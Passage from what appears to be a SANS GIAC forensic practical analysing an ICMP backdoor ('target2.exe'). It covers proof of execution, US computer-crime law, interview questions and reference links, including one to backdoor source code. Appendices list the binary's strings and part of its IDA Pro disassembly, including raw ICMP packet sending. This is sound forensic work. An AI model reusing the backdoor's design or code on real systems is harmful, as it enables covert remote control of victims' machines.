
Also in this case since we do not have an exact match on the source code I am unable to compile and examine the program or do comparisons of the MD5 hashes.

Legal Implications

In order to determine if any laws were violated, first let's see if we can prove that target2.exe was executed on the system. The access time of target2.exe could be the last time it was executed. (I.e., Opening the properties of a file from Explorer updates the access time without executing it). When target2.exe is executed it will, install the "Local Partners Access" service, delete it, or fail. The binary target2.exe can only install the "Local Partners Access" service if it is executed with administrator privileges. When the command "target2 –i parameter2" is executed by a user without administrator privileges the command fails with the message "Open Service Control Manage Failed:5".

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 64 – target2 –i parameter2 Failure Run From User "normal" No Privilege



Looking at locations 40232E thru 402349 in the IDA Pro assembly listing, one can see that the OpenSCManagerA call failed with error 5. This error means that access was denied. If target2.exe does install the "Local Partners Access" service then the access time of smsses.exe should be equal to or later than that of target2.exe. More significantly, the registry entries that were shown in the Forensic Details section will be present on the victim's system.

If one were able to have examined the victim's system live, the presence of the smsses.exe process and its child process cmd.exe (if client access to the system was ongoing) would be significant. The other items aiding in the proof would be:

1) The presence of the file smsses.exe.
2) The access times of console commands and their associated DLL files.
3) If network traffic was captured, finding the signature ICMP echo reply packets.
4) If there were an Intrusion Detection System on the victim's network then finding alerts for unsolicited ICMP echo reply packet would be significant.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

There should be an ample amount of proof if the "Local Partners Access" service was run on the victim's system. Thus, let's examine what laws might have been broken and what their penalties would be. "The federal hacker status is found at Title 18 of the United States Code, section 1030". [iv] Title 18 section 1030 can be found at http://www4.law.cornell.edu/cgi-bin/htm_hl?DB=uscode18&STEMMER=en&WORDS=section+1030+&COLOUR=Red&STYLE=s&URL=/uscode/18/1030.html#muscat_highlighter_first_match. If the victim's computer is a "protected computer" and certain types of damage are done, then under this federal statute, criminal charges and penalties could be brought. According to Title 18 of the United States Code section 1030(e)(2), the definition of a protected computer is:

2)

the term ''protected computer'' means a computer -

(A)

exclusively for the use of a financial institution or the United States Government, or, in the case of a computer not exclusively for such use, used by or for a financial institution or the United States Government and the conduct constituting the offense affects that use by or for the financial institution or the Government; or

(B)

which is used in interstate or foreign commerce or communication, including a computer located outside the United States that is used in a manner that affects interstate or foreign commerce or communication of the United States;

Damage is defined by the statute thus: "the term ''damage'' means any impairment to the integrity or availability of data, a program, a system, or information;" If the damage was any of the below listed by the statute[v]

i)

loss to 1 or more persons during any 1-year period (and, for purposes of an investigation, prosecution, or other proceeding brought by the United States only, loss resulting from a related course of conduct affecting 1 or more other protected computers) aggregating at least $5,000 in value;

(ii)

the modification or impairment, or potential modification or impairment, of the medical examination, diagnosis, treatment, or care of 1 or more individuals;

(iii)

physical injury to any person;

(iv)

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

a threat to public health or safety; or

(v)

damage affecting a computer system used by or for a government entity in furtherance of the administration of justice, national defense, or national security;

then the crime could be a felony. The determining factors are whether the damage was intentional, reckless or some other category and whether the hacker was an insider or an outsider. The penalties range, for a first time offender, from a fine with one-year imprisonment to fines and a ten-year imprisonment for subsequent offenders.[vi]

Besides violating the federal hackers statute, the perpetrator may have violated other federal and or state and local laws. If for example, the victim's computer was used to store copyrighted material or pornographic material, then copyright or child pornography laws could have been violated. Depending on what data was copied or stored or how the computer was used, other laws that may have been violated include trademark laws, trade secret laws, threats and harassment, fraud, drug dealing and possibly more.[vii]

Interview Questions

I am going to assume that for the purpose of the interview the answer to the questions are truthful. The intent of the questions was to determine if the perpetrator had sufficient computer knowledge to have acted alone and or with an accomplice. Also, I hope that the answers will have helped determine whether or not the accomplice was an insider or an outsider.

If one were given the opportunity to interview the person who installed and executed the program, I would ask the following questions:

1) Are you proficient in the Windows 2000 operating system?
2) Do you know how to bring up the command window?
3) How many console commands can you name?
4) What is your familiarity with computer networking?
5) Do you know what ICMP stands for?
6) Are you familiar with Microsoft's visual C++ compiler?
7) Have you ever installed a service to run under a Microsoft operating System?
8) Do you know how to stop and start services?
9) Have your heard of the "local partners access" service?
10) Have you heard of the "local printer manager"?
11) Have you ever visited any Internet hacker sites?
12) Do you know the administrator's password for the victim's system?
13) Do you have any familiarity with the Linux operating system?
14) Have you ever used the gcc compiler?
15) Have you ever heard of the open source utility hping2?

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

16) Have you ever heard of a program call “Ping Backdoor”?
17) Are you familiar with “sniffer” utilities?
18) Have you ever logged onto a computer from another computer?
19) Have you logged onto other computers by more than one method?
20) Have you ever heard of or read about the Loki project?
21) Do you know anyone that works for the victim’s company?

Additional Information

In my research I found several sites where one could find additional information. They are:

1) https://www.phrack.com/show.php?p=49&a=6
2) http://www.phrack.org/show.php?p=51&a=06
3) http://www.s0ftpj.org/bfi/online/bfi7/bfi07-13.html
4) http://www.cnhonker.net/index.php
5) http://www.hping.org/
6) http://burks.brighton.ac.uk/burks/pcinfo/progdocs/winsock/winsock.htm
7) http://www.intel.com/design/pentium4/manuals/
8) http://msdn.microsoft.com/
9) http://www.rhyshaden.com/icmp.htm
10) http://www.whitehats.ca/main/members/Seeker/seeker_icmp_header/
11) http://www.s0ftpj.org/bfi/
12) http://www.packetstormsecurity.nl/groups/s0ftpj/007shell.tgz (source code of interest)
13) http://www4.law.cornell.edu/uscode/
14) http://www.erg.abdn.ac.uk/users/gorry/course/inet-pages/ip-packet.html

Conclusion

The biggest hurdles I encountered during the project, in the order of occurrence, were:

1) Discovering how to invoke target2.exe.
2) The need to copy target2.exe to smsses.exe.
3) The need to send ICMP echo reply packets.
4) Construction of the packets to be accepted by the “Local Partners Access” service.
5) Construction of a working client.
6) Discovery of the source code. (Although not totally complete)

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Once there is a full understanding of this “malicious code”, the process of accumulating evidence and prosecuting the perpetrator is easier.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Appendix A

Key Words of Interest

```
Exit OK!
 Your PassWord:
!This program cannot be run in DOS mode.
.rsrc
.text
========= Code by Spoof. Enjoy Yourself!
======================== Icmp BackDoor V0.1 ========================
??0Init@ios_base@std@@QAE@XZ
??0_Winit@std@@QAE@XZ
??1Init@ios_base@std@@QAE@XZ
??1_Winit@std@@QAE@XZ
@.data
ADVAPI32.dll
ChangeServiceConfigA
CloseHandle
CloseServiceHandle
ControlService
Create Service %s ok!
CreatePipe
CreateProcessA
CreateService failed:%d
CreateServiceA
DeleteService
ERROR 1
ERROR 2
ERROR 3
Error Installing Service
Error UnInstalling Service
Failed!
Force Service Stopped Failed%d
GetLastError
GetProcessHeap
HeapAlloc
Hello from MFC!
KERNEL32.dll
Local Partners Access
Local Printer Manager Service
LocalAlloc
MFC42.DLL
MSVCP60.dll
MSVCRT.dll
Open Service Control Manage failed:%d
Open service failed!
OpenSCManagerA
OpenServiceA
PeekNamedPipe
Query service config failed!
Query service status failed!
QueryServiceConfigA
QueryServiceStatus
RAW ICMP SendTo:
ReadFile
RegisterServiceCtrlHandlerA
Rich
SMB/
SMB2
SMBq
SMBu
Service %s Already exists
Service Installed Sucessfully
Service Stopped
Service UnInstalled Sucessfully
SetServiceStatus
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
Sleep
Start service successfully!
StartServiceA
StartServiceCtrlDispatcherA
Starting the service failed!
Successfully!
TerminateProcess
The service is disabled!
The service is running or starting!
Try to change the service's start type...
WS2_32.dll
WSAIoctl
WSASocketA
WriteFile
\\1.0.168.192\C$          Note …. ip sanitized
\winnt\system32
\winnt\system32\reg.exe
\winnt\system32\smsses.exe
_XcptFilter
__dllonexit
__getmainargs
__p___initenv
__p__commode
__p__fmode
__set_app_type
__setusermatherr
_adjust_fdiv
_controlfp
_except_handler3
_exit
_initterm
_iob
_onexit
`.rdata
cmd.exe
exit
fprintf
impossibile creare raw ICMP socket
jjjjj
jjjjjjjj
loki
memmove
perror
printf
smsses.exe
sprintf
starting the service <%s>...
strstr
time
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Appendix B

IDA Pro Generated Assembly Listing of Target2.exe

```
.text:00401000 ;
.text:00401000 ; +-------------------------------------------------------------------------
--+
.text:00401000 ; ¦     This file is generated by The Interactive Disassembler (IDA)
¦
.text:00401000 ; ¦     Copyright (c) 2003 by DataRescue sa/nv, <ida@datarescue.com>
¦
.text:00401000 ; ¦                           Evaluation version
¦
.text:00401000 ; +-------------------------------------------------------------------------
--+
.text:00401000 ;
.text:00401000 ; File Name   : E:\target2.exe
.text:00401000 ; Format      : Portable executable for IBM PC (PE)
.text:00401000 ; Section 1. (virtual address 00001000)
.text:00401000 ; Virtual size                  : 000018FC (   6396.)
.text:00401000 ; Section size in file          : 00002000 (   8192.)
.text:00401000 ; Offset to raw data for section: 00001000
.text:00401000 ; Flags 60000020: Text Executable Readable
.text:00401000 ; Alignment     : 16 bytes ?
.text:00401000 ; OS type         :  MS Windows
.text:00401000 ; Application type:  Executable 32bit
.text:00401000 ;
.text:00401000
.text:00401000
.text:00401000 unicode         macro page,string,zero
.text:00401000                 irpc c,<string>
.text:00401000                 db '&c', page
.text:00401000                 endm
.text:00401000                 ifnb <zero>
.text:00401000                 dw zero
.text:00401000                 endif
.text:00401000 endm
.text:00401000
.text:00401000                 model flat
.text:00401000
.text:00401000 ; ---------------------------------------------------------------------------
---
.text:00401000
.text:00401000 ; Segment type: Pure code
.text:00401000 ; Segment permissions: Read/Execute
.text:00401000 _text           segment para public 'CODE' use32
.text:00401000                 assume cs:_text
.text:00401000                 ;org 401000h
.text:00401000                 assume es:nothing, ss:nothing, ds:_data, fs:nothing,
gs:nothing
.text:00401000
.text:00401000 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E
¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:00401000
.text:00401000
.text:00401000 sub_401000      proc near               ; CODE XREF: sub_4010F0+112_p
.text:00401000                                         ; sub_4010F0+23D_p ...
.text:00401000
.text:00401000 arg_0           = dword ptr  8
.text:00401000 arg_4           = dword ptr  0Ch
.text:00401000
.text:00401000                 push    esi
.text:00401001                 mov     esi, [esp+arg_4]
.text:00401005                 xor     eax, eax
.text:00401007                 cmp     esi, 1
.text:0040100A                 jle     short loc_40102C
.text:0040100C                 mov     edx, esi
.text:0040100E                 push    edi
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:0040100F                 shr     edx, 1
.text:00401011                 mov     ecx, edx
.text:00401013                 neg     ecx
.text:00401015                 lea     esi, [esi+ecx*2]
.text:00401018                 mov     ecx, [esp+4+arg_0]
.text:0040101C
.text:0040101C loc_40101C:                             ; CODE XREF: sub_401000+27_j
.text:0040101C                 xor     edi, edi
.text:0040101E                 mov     di, [ecx]
.text:00401021                 add     ecx, 2
.text:00401024                 add     eax, edi
.text:00401026                 dec     edx
.text:00401027                 jnz     short loc_40101C
.text:00401029                 pop     edi
.text:0040102A                 jmp     short loc_401030
.text:0040102C ; ---------------------------------------------------------------------------
---
.text:0040102C
.text:0040102C loc_40102C:                             ; CODE XREF: sub_401000+A_j
.text:0040102C                 mov     ecx, [esp+arg_0]
.text:00401030
.text:00401030 loc_401030:                             ; CODE XREF: sub_401000+2A_j
.text:00401030                 test    esi, esi
.text:00401032                 pop     esi
.text:00401033                 jz      short loc_40103B
.text:00401035                 xor     edx, edx
.text:00401037                 mov     dl, [ecx]
.text:00401039                 add     eax, edx
.text:0040103B
.text:0040103B loc_40103B:                             ; CODE XREF: sub_401000+33_j
.text:0040103B                 mov     ecx, eax
.text:0040103D                 and     eax, 0FFFFh
.text:00401042                 shr     ecx, 10h
.text:00401045                 add     ecx, eax
.text:00401047                 mov     eax, ecx
.text:00401049                 shr     eax, 10h
.text:0040104C                 add     eax, ecx
.text:0040104E                 not     eax
.text:00401050                 retn
.text:00401050 sub_401000      endp
.text:00401050
.text:00401050 ; ---------------------------------------------------------------------------
---
.text:00401051                 align 10h
.text:00401060
.text:00401060 ; ||||||||||||||| S U B R O U T I N E
||||||||||||||||||||||||||||||||||||||||
.text:00401060
.text:00401060
.text:00401060 sub_401060      proc near               ; CODE XREF: sub_4010F0+23_p
.text:00401060                                         ; sub_401460+23_p ...
.text:00401060
.text:00401060 arg_0           = dword ptr  4
.text:00401060 arg_4           = dword ptr  8
.text:00401060
.text:00401060                 mov     ecx, [esp+arg_4]
.text:00401064                 push    edi
.text:00401065                 mov     edi, [esp+4+arg_0]
.text:00401069                 mov     edx, ecx
.text:0040106B                 xor     eax, eax
.text:0040106D                 shr     ecx, 2
.text:00401070                 rep stosd
.text:00401072                 mov     ecx, edx
.text:00401074                 and     ecx, 3
.text:00401077                 rep stosb
.text:00401079                 pop     edi
.text:0040107A                 retn
.text:0040107A sub_401060      endp
.text:0040107A
.text:0040107A ; ---------------------------------------------------------------------------
---
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:0040107B                align 8
.text:00401080
.text:00401080 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E
¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:00401080
.text:00401080
.text:00401080 ; int __cdecl sub_401080(void *,void *,size_t)
.text:00401080 sub_401080      proc near               ; CODE XREF: sub_4010F0+E6_p
.text:00401080                                         ; sub_4010F0+214_p ...
.text:00401080
.text:00401080 arg_0           = dword ptr  4
.text:00401080 arg_4           = dword ptr  8
.text:00401080 arg_8           = dword ptr  0Ch
.text:00401080
.text:00401080                 mov     eax, [esp+arg_8]
.text:00401084                 mov     ecx, [esp+arg_0]
.text:00401088                 mov     edx, [esp+arg_4]
.text:0040108C                 push    eax             ; size_t
.text:0040108D                 push    ecx             ; void *
.text:0040108E                 push    edx             ; void *
.text:0040108F                 call    ds:memmove
.text:00401095                 add     esp, 0Ch
.text:00401098                 retn
.text:00401098 sub_401080      endp
.text:00401098
.text:00401098 ; ---------------------------------------------------------------------------
---
.text:00401099                 align 8
.text:004010A0
.text:004010A0 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E
¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:004010A0
.text:004010A0
.text:004010A0 sub_4010A0      proc near               ; CODE XREF: sub_4010F0+13_p
.text:004010A0                                         ; sub_401460+13_p ...
.text:004010A0                 mov     eax, dword_404020
.text:004010A5                 test    eax, eax
.text:004010A7                 jz      short loc_4010DE
.text:004010A9                 push    1               ; protocol
.text:004010AB                 push    3               ; type
.text:004010AD                 push    2               ; af
.text:004010AF                 call    ds:socket
.text:004010B5                 cmp     eax, 0FFFFFFFFh
.text:004010B8                 mov     s, eax
.text:004010BD                 jnz     short loc_4010DE
.text:004010BF                 mov     eax, ds:_iob
.text:004010C4                 push    offset aImpossibileCre ; "impossibile creare raw
ICMP socket"
.text:004010C9                 add     eax, 40h
.text:004010CC                 push    eax
.text:004010CD                 call    ds:fprintf
.text:004010D3                 add     esp, 8
.text:004010D6                 push    0               ; int
.text:004010D8                 call    ds:exit
.text:004010DE
.text:004010DE loc_4010DE:                             ; CODE XREF: sub_4010A0+7_j
.text:004010DE                                         ; sub_4010A0+1D_j
.text:004010DE                 mov     dword_404020, 0
.text:004010E8                 retn
.text:004010E8 sub_4010A0      endp ; sp = -4
.text:004010E8
.text:004010E8 ; ---------------------------------------------------------------------------
---
.text:004010E9                 align 8
.text:004010F0
.text:004010F0 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E
¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:004010F0
.text:004010F0
.text:004010F0 sub_4010F0      proc near               ; CODE XREF: sub_401A00+CD_p
.text:004010F0                                         ; sub_401A00+19E_p ...
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:004010F0
.text:004010F0 to              = sockaddr ptr -101Ch
.text:004010F0 buf             = byte ptr -100Ch
.text:004010F0 var_100A        = word ptr -100Ah
.text:004010F0 var_1006        = word ptr -1006h
.text:004010F0 var_1000        = byte ptr -1000h
.text:004010F0 arg_0           = dword ptr  4
.text:004010F0 arg_4           = dword ptr  8
.text:004010F0 arg_8           = dword ptr  0Ch
.text:004010F0 arg_C           = dword ptr  10h
.text:004010F0 arg_10          = dword ptr  14h
.text:004010F0 arg_14          = dword ptr  18h
.text:004010F0 arg_18          = dword ptr  1Ch
.text:004010F0
.text:004010F0                 mov     eax, 101Ch
.text:004010F5                 call    __alloca_probe
.text:004010FA                 mov     eax, dword_404020
.text:004010FF                 test    eax, eax
.text:00401101                 jz      short loc_401108
.text:00401103                 call    sub_4010A0
.text:00401108
.text:00401108 loc_401108:                             ; CODE XREF: sub_4010F0+11_j
.text:00401108                 push    ebx
.text:00401109                 push    ebp
.text:0040110A                 push    esi
.text:0040110B                 push    edi
.text:0040110C                 lea     eax, [esp+102Ch+to]
.text:00401110                 push    10h
.text:00401112                 push    eax
.text:00401113                 call    sub_401060
.text:00401118                 mov     ecx, [esp+1034h+arg_8]
.text:0040111F                 xor     eax, eax
.text:00401121                 mov     dword ptr [esp+1034h+to.sa_data+2], ecx
.text:00401125                 mov     ecx, 9
.text:0040112A                 lea     edi, [esp+1034h+buf]
.text:0040112E                 add     esp, 8
.text:00401131                 rep stosd
.text:00401133                 stosw
.text:00401135                 stosb
.text:00401136                 mov     eax, [esp+102Ch+arg_C]
.text:0040113D                 mov     [esp+102Ch+to.sa_family], 2
.text:00401144                 test    eax, eax
.text:00401146                 mov     [esp+102Ch+buf], 0
.text:0040114B                 jz      short loc_401161
.text:0040114D                 mov     ebx, ds:htons
.text:00401153                 push    0FF01h          ; hostshort
.text:00401158                 call    ebx ; htons
.text:0040115A                 mov     [esp+102Ch+var_1006], ax
.text:0040115F                 jmp     short loc_401167
.text:00401161 ; ---------------------------------------------------------------------------
---
.text:00401161
.text:00401161 loc_401161:                             ; CODE XREF: sub_4010F0+5B_j
.text:00401161                 mov     ebx, ds:htons
.text:00401167
.text:00401167 loc_401167:                             ; CODE XREF: sub_4010F0+6F_j
.text:00401167                 mov     eax, [esp+102Ch+arg_10]
.text:0040116E                 test    eax, eax
.text:00401170                 jz      short loc_40117E
.text:00401172                 push    0FF02h          ; hostshort
.text:00401177                 call    ebx ; htons
.text:00401179                 mov     [esp+102Ch+var_1006], ax
.text:0040117E
.text:0040117E loc_40117E:                             ; CODE XREF: sub_4010F0+80_j
.text:0040117E                 mov     eax, [esp+102Ch+arg_14]
.text:00401185                 test    eax, eax
.text:00401187                 jz      short loc_401195
.text:00401189                 push    0FF03h          ; hostshort
.text:0040118E                 call    ebx ; htons
.text:00401190                 mov     [esp+102Ch+var_1006], ax
.text:00401195
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:00401195 loc_401195:                             ; CODE XREF: sub_4010F0+97_j
.text:00401195                 mov     eax, [esp+102Ch+arg_18]
.text:0040119C                 test    eax, eax
.text:0040119E                 jz      short loc_4011AC
.text:004011A0                 push    0FF04h          ; hostshort
.text:004011A5                 call    ebx ; htons
.text:004011A7                 mov     [esp+102Ch+var_1006], ax
.text:004011AC
.text:004011AC loc_4011AC:                             ; CODE XREF: sub_4010F0+AE_j
.text:004011AC                 mov     esi, [esp+102Ch+arg_4]
.text:004011B3                 cmp     esi, 1Bh
.text:004011B6                 ja      loc_401262
.text:004011BC                 mov     edx, [esp+102Ch+arg_0]
.text:004011C3                 or      ecx, 0FFFFFFFFh
.text:004011C6                 mov     edi, edx
.text:004011C8                 xor     eax, eax
.text:004011CA                 repne scasb
.text:004011CC                 not     ecx
.text:004011CE                 dec     ecx
.text:004011CF                 lea     eax, [esp+102Ch+var_1000]
.text:004011D3                 push    ecx             ; size_t
.text:004011D4                 push    eax             ; void *
.text:004011D5                 push    edx             ; void *
.text:004011D6                 call    sub_401080
.text:004011DB                 mov     ecx, 1Bh
.text:004011E0                 add     esp, 0Ch
.text:004011E3                 sub     ecx, esi
.text:004011E5                 jz      short loc_4011FB
.text:004011E7                 mov     edx, ecx
.text:004011E9                 lea     edi, [esp+esi+102Ch+var_1000]
.text:004011ED                 xor     eax, eax
.text:004011EF                 shr     ecx, 2
.text:004011F2                 rep stosd
.text:004011F4                 mov     ecx, edx
.text:004011F6                 and     ecx, 3
.text:004011F9                 rep stosb
.text:004011FB
.text:004011FB loc_4011FB:                             ; CODE XREF: sub_4010F0+F5_j
.text:004011FB                 lea     eax, [esp+102Ch+buf]
.text:004011FF                 push    27h
.text:00401201                 push    eax
.text:00401202                 call    sub_401000
.text:00401207                 add     esp, 8
.text:0040120A                 lea     ecx, [esp+102Ch+to]
.text:0040120E                 mov     [esp+102Ch+var_100A], ax
.text:00401213                 mov     eax, s
.text:00401218                 push    10h             ; tolen
.text:0040121A                 push    ecx             ; to
.text:0040121B                 push    0               ; flags
.text:0040121D                 lea     edx, [esp+1038h+buf]
.text:00401221                 push    27h             ; len
.text:00401223                 push    edx             ; buf
.text:00401224                 push    eax             ; s
.text:00401225                 call    ds:sendto
.text:0040122B                 test    eax, eax
.text:0040122D                 jge     short loc_40124B
.text:0040122F
.text:0040122F loc_40122F:                             ; CODE XREF: sub_4010F0+268_j
.text:0040122F                                         ; sub_4010F0+34A_j
.text:0040122F                 push    offset aRawIcmpSendto ; char *
.text:00401234                 call    ds:perror
.text:0040123A                 add     esp, 4
.text:0040123D
.text:0040123D loc_40123D:                             ; CODE XREF: sub_4010F0+271_j
.text:0040123D                 pop     edi
.text:0040123E                 pop     esi
.text:0040123F                 pop     ebp
.text:00401240                 or      eax, 0FFFFFFFFh
.text:00401243                 pop     ebx
.text:00401244                 add     esp, 101Ch
.text:0040124A                 retn
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:0040124B ; ---------------------------------------------------------------------------
.text:0040124B
.text:0040124B loc_40124B:                             ; CODE XREF: sub_4010F0+13D_j
.text:0040124B                 cmp     eax, 27h
.text:0040124E                 jz      loc_401386
.text:00401254                 pop     edi
.text:00401255                 pop     esi
.text:00401256                 pop     ebp
.text:00401257                 or      eax, 0FFFFFFFFh
.text:0040125A                 pop     ebx
.text:0040125B                 add     esp, 101Ch
.text:00401261                 retn
.text:00401262 ; ---------------------------------------------------------------------------
.text:00401262
.text:00401262 loc_401262:                             ; CODE XREF: sub_4010F0+C6_j
.text:00401262                 mov     ebx, [esp+102Ch+arg_0]
.text:00401269                 mov     ebp, 1Bh
.text:0040126E                 sub     ebp, esi
.text:00401270
.text:00401270 loc_401270:                             ; CODE XREF: sub_4010F0+28A_j
.text:00401270                 mov     ecx, 9
.text:00401275                 xor     eax, eax
.text:00401277                 lea     edi, [esp+102Ch+buf]
.text:0040127B                 rep stosd
.text:0040127D                 stosw
.text:0040127F                 stosb
.text:00401280                 mov     eax, [esp+102Ch+arg_C]
.text:00401287                 mov     [esp+102Ch+buf], 0
.text:0040128C                 test    eax, eax
.text:0040128E                 jz      short loc_4012A4
.text:00401290                 mov     edi, ds:htons
.text:00401296                 push    0FF01h          ; hostshort
.text:0040129B                 call    edi ; htons
.text:0040129D                 mov     [esp+102Ch+var_1006], ax
.text:004012A2                 jmp     short loc_4012AA
.text:004012A4 ; ---------------------------------------------------------------------------
.text:004012A4
.text:004012A4 loc_4012A4:                             ; CODE XREF: sub_4010F0+19E_j
.text:004012A4                 mov     edi, ds:htons
.text:004012AA
.text:004012AA loc_4012AA:                             ; CODE XREF: sub_4010F0+1B2_j
.text:004012AA                 mov     eax, [esp+102Ch+arg_10]
.text:004012B1                 test    eax, eax
.text:004012B3                 jz      short loc_4012C1
.text:004012B5                 push    0FF02h          ; hostshort
.text:004012BA                 call    edi ; htons
.text:004012BC                 mov     [esp+102Ch+var_1006], ax
.text:004012C1
.text:004012C1 loc_4012C1:                             ; CODE XREF: sub_4010F0+1C3_j
.text:004012C1                 mov     eax, [esp+102Ch+arg_14]
.text:004012C8                 test    eax, eax
.text:004012CA                 jz      short loc_4012D8
.text:004012CC                 push    0FF03h          ; hostshort
.text:004012D1                 call    edi ; htons
.text:004012D3                 mov     [esp+102Ch+var_1006], ax
.text:004012D8
.text:004012D8 loc_4012D8:                             ; CODE XREF: sub_4010F0+1DA_j
.text:004012D8                 mov     eax, [esp+102Ch+arg_18]
.text:004012DF                 test    eax, eax
.text:004012E1                 jz      short loc_4012EF
.text:004012E3                 push    0FF04h          ; hostshort
.text:004012E8                 call    edi ; htons
.text:004012EA                 mov     [esp+102Ch+var_1006], ax
.text:004012EF
.text:004012EF loc_4012EF:                             ; CODE XREF: sub_4010F0+1F1_j
.text:004012EF                 cmp     esi, 1Bh
.text:004012F2                 jl      short loc_4012FD
.text:004012F4                 lea     ecx, [esp+102Ch+var_1000]
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:004012F8                 push    1Bh
.text:004012FA                 push    ecx
.text:004012FB                 jmp     short loc_401303
.text:004012FD ; ---------------------------------------------------------------------------
---
.text:004012FD
.text:004012FD loc_4012FD:                             ; CODE XREF: sub_4010F0+202_j
.text:004012FD                 lea     edx, [esp+102Ch+var_1000]
.text:00401301                 push    esi             ; size_t
.text:00401302                 push    edx             ; void *
.text:00401303
.text:00401303 loc_401303:                             ; CODE XREF: sub_4010F0+20B_j
.text:00401303                 push    ebx             ; void *
.text:00401304                 call    sub_401080
.text:00401309                 add     esp, 0Ch
.text:0040130C                 test    ebp, ebp
.text:0040130E                 jle     short loc_401326
.text:00401310                 mov     ecx, ebp
.text:00401312                 xor     eax, eax
.text:00401314                 mov     edx, ecx
.text:00401316                 lea     edi, [esp+esi+102Ch+var_1000]
.text:0040131A                 shr     ecx, 2
.text:0040131D                 rep stosd
.text:0040131F                 mov     ecx, edx
.text:00401321                 and     ecx, 3
.text:00401324                 rep stosb
.text:00401326
.text:00401326 loc_401326:                             ; CODE XREF: sub_4010F0+21E_j
.text:00401326                 lea     eax, [esp+102Ch+buf]
.text:0040132A                 push    27h
.text:0040132C                 push    eax
.text:0040132D                 call    sub_401000
.text:00401332                 add     esp, 8
.text:00401335                 lea     ecx, [esp+102Ch+to]
.text:00401339                 mov     [esp+102Ch+var_100A], ax
.text:0040133E                 mov     eax, s
.text:00401343                 push    10h             ; tolen
.text:00401345                 push    ecx             ; to
.text:00401346                 push    0               ; flags
.text:00401348                 lea     edx, [esp+1038h+buf]
.text:0040134C                 push    27h             ; len
.text:0040134E                 push    edx             ; buf
.text:0040134F                 push    eax             ; s
.text:00401350                 call    ds:sendto
.text:00401356                 test    eax, eax
.text:00401358                 jl      loc_40122F
